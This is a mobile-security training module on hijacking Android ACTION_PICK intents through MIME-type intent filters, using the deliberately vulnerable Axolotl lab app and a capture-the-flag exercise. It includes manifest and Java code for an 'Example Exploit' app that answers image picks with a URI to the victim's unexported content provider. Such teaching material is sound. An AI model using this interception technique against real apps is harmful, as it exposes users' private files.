


Module 8 – Intent Intercept via MIME Type

We are going to steal even MORE!

Intent Intercept via MIME Type

- When handling different MIME types of files, operating systems need to know which application(s) can handle which MIME type
- Much like other OSs, Android applications can declare if they can handle certain MIME types
 - For example, a picture gallery application will declare that it can handle `image/jpg` files
- Under the right circumstances, an application can use the MIME feature to hijack Intents



On Samsung phones, there are two applications which can handle `image/*` files

Intent Intercept via MIME Type

- If an application wants to declare that it can handle a specific MIME type, it must do so via the Manifest in an Intent Filter
- One example is the Google Photos application
(`com.google.android.apps.photos`) which has declared that it can handle all image and video files via the following MIME type declaration:

- `<data android:mimeType="image/*"/>`
- `<data android:mimeType="video/*"/>`

```
<activity android:theme="@style/Theme.Photos.NoTitle" android:name="com.google.android.apps.photos.MainActivity">
  <meta-data android:name="WindowManagerPreference:FreeformWindow" android:resource="@bool/freeform_window"/>
  <intent-filter>
    <action android:name="android.intent.action.PICK"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <data android:mimeType="image/*"/>
    <data android:mimeType="video/*"/>
    <data android:mimeType="vnd.android.cursor.dir/image"/>
    <data android:mimeType="vnd.android.cursor.dir/video"/>
  </intent-filter>
</activity>
```

Manifest snippet from the Google Photos application

Intent Intercept via MIME Type

- You may have noticed that another part of the same Intent Filter is the Action value
`android.intent.action.PICK`
- At a high level, this action is used when one application needs to share a file with another application
 - More information about `android.intent.action.PICK`:
https://developer.android.com/reference/android/content/Intent#ACTION_PICK

```
<activity android:theme="@style/Theme.Photos.NoTitle" android:name="com.google.android.apps.photos.MainActivity">
  <meta-data android:name="WindowManagerPreference:FreeformWindow" android:resource="@xml/freeform_window_preference" />
  <intent-filter>
    <action android:name="android.intent.action.PICK" />
    <category android:name="android.intent.category.DEFAULT" />
    <data android:mimeType="image/*" />
    <data android:mimeType="video/*" />
    <data android:mimeType="vnd.android.cursor.dir/image" />
    <data android:mimeType="vnd.android.cursor.dir/video" />
  </intent-filter>
</activity>
```

Manifest snippet from the Google Photos application

Intent Intercept via MIME Type

- Let's go over an example of using `android.intent.action.PICK`
- Say you have a "Passport Application" and you need to upload a photo to the application
- Instead of browsing your filesystem for a photo, the "Passport Application" may instead create an Intent
 - An Action value of `android.intent.action.PICK`
 - A Type value of `image/*`
- This intent is then started via `startActivityForResult(Intent, int)`

```
Intent intent = new Intent();  
intent.setAction("android.intent.action.PICK");  
intent.setType("image/*");  
startActivityForResult(intent, requestCode: 1234);
```

Example Java code to start an Intent with `android.intent.action.PICK`

Intent Intercept via MIME Type

- After executing `startActivityForResult(Intent, int)`, the Google Photos application should open due to the Intent Filter's configuration
- After selecting a photo within Google Photos, a new Intent is created with a URI to where the photo is located
 - Notice that the URI in this example appears to resolve to an unexported Content Provider
- The Intent is then executed against `setResult(int, Intent)` and `finish()` which will automatically send the Intent back to the "Passport Application"

```
<activity android:theme="@style/Theme.Photos.NoTitle" android:name="
  <meta-data android:name="WindowManagerPreference:FreeformWindow
  <intent-filter>
    <action android:name="android.intent.action.PICK"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <data android:mimeType="image/*"/>
    <data android:mimeType="video/*"/>
    <data android:mimeType="vnd.android.cursor.dir/image"/>
    <data android:mimeType="vnd.android.cursor.dir/video"/>
  </intent-filter>
```

Manifest snippet from the Google Photos application

```
Uri uri = Uri.parse( uriString: "content://unexported_provider/yay.jpg");
Intent intent = new Intent();
intent.setData(uri);
intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
setResult(RESULT_OK, intent);
finish();
```

Example Java code to respond with a location of a photo

Intent Intercept via MIME Type

- Finally, within the “Passport Application”, the function `onActivityResult(int, int, Intent)` will automatically be executed
- The application will attempt to retrieve the photo from the Content Provider URI that “Google Photos” sent over
- This is a very simple example of how `android.intent.action.PICK` is used to share files between applications
 - You are encouraged to research other methods to share files


```
public void onActivityResult(int requestCode, int resultCode, Intent resultIntent) {  
    super.onActivityResult(requestCode, resultCode, resultIntent);  
  
    if (resultIntent.getData() != null) {  
        try {  
            InputStream inputStream = getContentResolver().openInputStream(resultIntent.getData());  
            if (inputStream != null) {  
                File file = new File(getFilesDir(), "thePhoto.jpg");  
                FileOutputStream outputStream = new FileOutputStream(file, false);  
  
                int read;  
                byte[] bytes = new byte[1024];  
                while ((read = inputStream.read(bytes)) != -1) {  
                    outputStream.write(bytes, 0, read);  
                }  
  
                inputStream.close();  
                outputStream.close();  
            }  
        } catch (IOException e) {  
            throw new RuntimeException(e);  
        }  
    }  
}
```

Example Java code to retrieve a file via `android.intent.action.PICK`

Intent Intercept via MIME Type - Example


- We will now use Axolotl to better demonstrate how to take advantage of MIME file types
- On Axolotl's main menu, tap:
 - "Exercise Modules"
 - "Intent Intercept Via MIME Type"
- A blank activity will appear with some text
- The launched activity is programmed via the Java class

```
com.maliciouserection.axolotl.example.activity.appIntercept.intentInterceptViaMimeType
```




Intent Intercept via MIME Type - Example

- The Example Activity `IntentInterceptViaMimeType` contains two buttons:
 - Both buttons start an `android.intent.action.PICK` Intent
 - One button specifies the MIME type `image/*`
 - The other button specifies the MIME type `yayimageyay/yaytextyay`
- Tapping the first button should open Google Photos, which will then allow you to select a picture
 - You may need to move an example picture file to your device's Camera folder (`/sdcard/DCIM/Camera`)



Intent Intercept via MIME Type - Example

- Tapping the second button should make a Toast message appear with an error message indicating that there are no apps installed that can handle MIME type `yayimageyay/yaytextyay`
- This is expected since it is doubtful that there is an installed application that can handle the MIME type `yayimageyay/yaytextyay` on your Android emulator



Intent Intercept via MIME Type - Example

- Looking at the decompiled source code for `intentInterceptViaMimeType`, we can see how the `android.intent.action.PICK` Intents are created
 - The function `setType(String)` is used, with the `String` value either being `image/*` or `yayimageyay/yaytextyay`

```
public /* synthetic */ void m103x7134b3c4(View v) {  
    startPicker("image/*");  
}  
  
/* JADX INFO: Access modifiers changed from: package-private */  
/* renamed from: lambda$onCreate$2$com-maliciouserection-axolotl-example-activity-appIntercept-intentInterceptVia */  
public /* synthetic */ void m104xd38fcaa3(View v) {  
    startPicker("yayimageyay/yaytextyay");  
}  
  
public void startPicker(String mimeType) {  
    Intent pickerIntent = new Intent("android.intent.action.PICK");  
    pickerIntent.setType(mimeType);  
    try {  
        startActivityForResult(pickerIntent, 69420);  
    } catch (Exception e) {  
        Toast.makeText(getApplicationContext(), "No app found that can handle MIME type " + mimeType, 1).show();  
    }  
}
```

Decompiled source code for `intentInterceptViaMimeType`

Intent Intercept via MIME Type - Example

- Further down in the source code for `IntentInterceptViaMimeType`, we can see how `onActivityResult` handles the response Intent:
 - A Uri is retrieved from the response Intent
 - The Uri must start with `content://`
 - If the Uri starts with `content://com.maliciouserection.axolotl.provider.`, it must equal `content://com.maliciouserection.axolotl.provider.testprovider/_exampleFile2.txt`

```
public void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);
    if (requestCode == 69420 && data != null && data.getData() != null) {
        String yayuriyay = data.getData().toString();
        if (!yayuriyay.startsWith("content://")) {
            this.text.setText("Uri does not start with `content://`: " + yayuriyay);
            return;
        } else if (yayuriyay.startsWith("content://com.maliciouserection.axolotl.provider.") && !yayuriyay.equals("content://com.maliciouserection.axolotl.provider.testprovider/_exampleFile2.txt")) {
            this.text.setText("Bad `content://` Uri: " + yayuriyay);
            return;
        }
    }
}
```

Decompiled source code for `IntentInterceptViaMimeType`

Intent Intercept via MIME Type - Example

- Continuing further down `onActivityResult`:
 - `intentInterceptViaMimeType` will use the Uri to retrieve the file and save the contents of it to `/sdcard/Android/data/com.maliciouserection.axolotl/files/yayexampleoutyay.txt`
 - A MD5 hash is generated based on the contents of `yayexampleoutyay.txt`
 - Finally, the hash of the file is then shown on the `intentInterceptViaMimeType` Activity

```
} else {  
    try {  
        InputStream inputStream = getContentResolver().openInputStream(data.getData());  
        File file = new File(getExternalFilesDir(null), "yayexampleoutyay.txt");  
        FileOutputStream outputStream = new FileOutputStream(file, false);  
        byte[] bytes = new byte[1024];  
        while (true) {  
            int read = inputStream.read(bytes);  
            if (read == -1) {  
                break;  
            }  
            outputStream.write(bytes, 0, read);  
        }  
        MessageDigest md5Digest = MessageDigest.getInstance("MD5");  
        String checksum = random_functions.getFileChecksum(md5Digest, file);  
        this.text.setText("MD5 sum of " + data.getData().toString() + ": " + checksum);  
        if (deleteFile) {  
            file.delete();  
            return;  
        }  
    }  
    return;  
}
```

Decompiled source code for `intentInterceptViaMimeType`

Intent Intercept via MIME Type - Example

- At this point, we have the knowledge to program Example Exploit and have it respond to both MIME types `image/*` and `yayimageyay/yaytextyay`
- First, we will focus on the MIME type `image/*`
- In Example Exploit's Manifest, add an exported Activity `PickerActivity` with the following Intent filter:
 - `action` - `android.intent.action.PICK`
 - `category` - `android.intent.category.DEFAULT`
 - `mimeType` - `image/*`

```
<activity
    android:name=".MainActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

```
<activity
    android:name=".PickerActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.PICK" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="image/*" />
    </intent-filter>
</activity>
```

Manifest for Example Exploit

Intent Intercept via MIME Type - Example


- Now, we will create the Activity `PickerActivity`
 - A new Uri is created with the value `content://com.maliciouserection.axolotl.provider.testprovider/_exampleFile2.txt`
 - The Uri is placed in a new Intent object
 - The function `setResult(int, Intent)` is executed against the new Intent object, followed by `finish()`

```
public class PickerActivity extends Activity {  
  
    Ken Gannon *  
    @Override  
    protected void onCreate(Bundle savedInstanceState) {  
        super.onCreate(savedInstanceState);  
  
        Uri uri = Uri.parse("content://com.maliciouserection.axolotl.provider.testprovider/_exampleFile2.txt");  
        setResult(60539, new Intent().setData(uri));  
        finish();  
    }  
}
```

Source code for `PickerActivity`

Intent Intercept via MIME Type - Example

- Compile and install Example Exploit
- Then, open Axolotl and go back to the example Activity
- Tap the “Pick A File - image/*” button, and you should be prompted to select either Google Photos or Example Exploit
 - This is due to both applications being able to handle the `image/*` MIME type
- Select Example Exploit
- The text on the Activity should change, indicating the MD5 hash of the file `_exampleFile2.txt`



Module 8 Exercise

- Adjust Example Exploit so that it can respond to the MIME type `yayimageyay/yaytextyay` and try the example again
- Look up how to use the Intent Filter setting `android:priority` when defining an Intent Filter in your Manifest
 - Does this setting work? Why or why not?
- **Capture The Flag** - From Axolotl's main menu, tap "Axolotl Scanner"
 - The "Axolotl Scanner" Activity corresponds to the Java class `com.maliciouserection.axolotl.activity.analyze_picture_activity`
 - Analyze this Activity to retrieve Flag 8
 - If you are using Example Exploit, you should retrieve Flag 8 by tapping the "Do The Thing" button once and never touching the device again

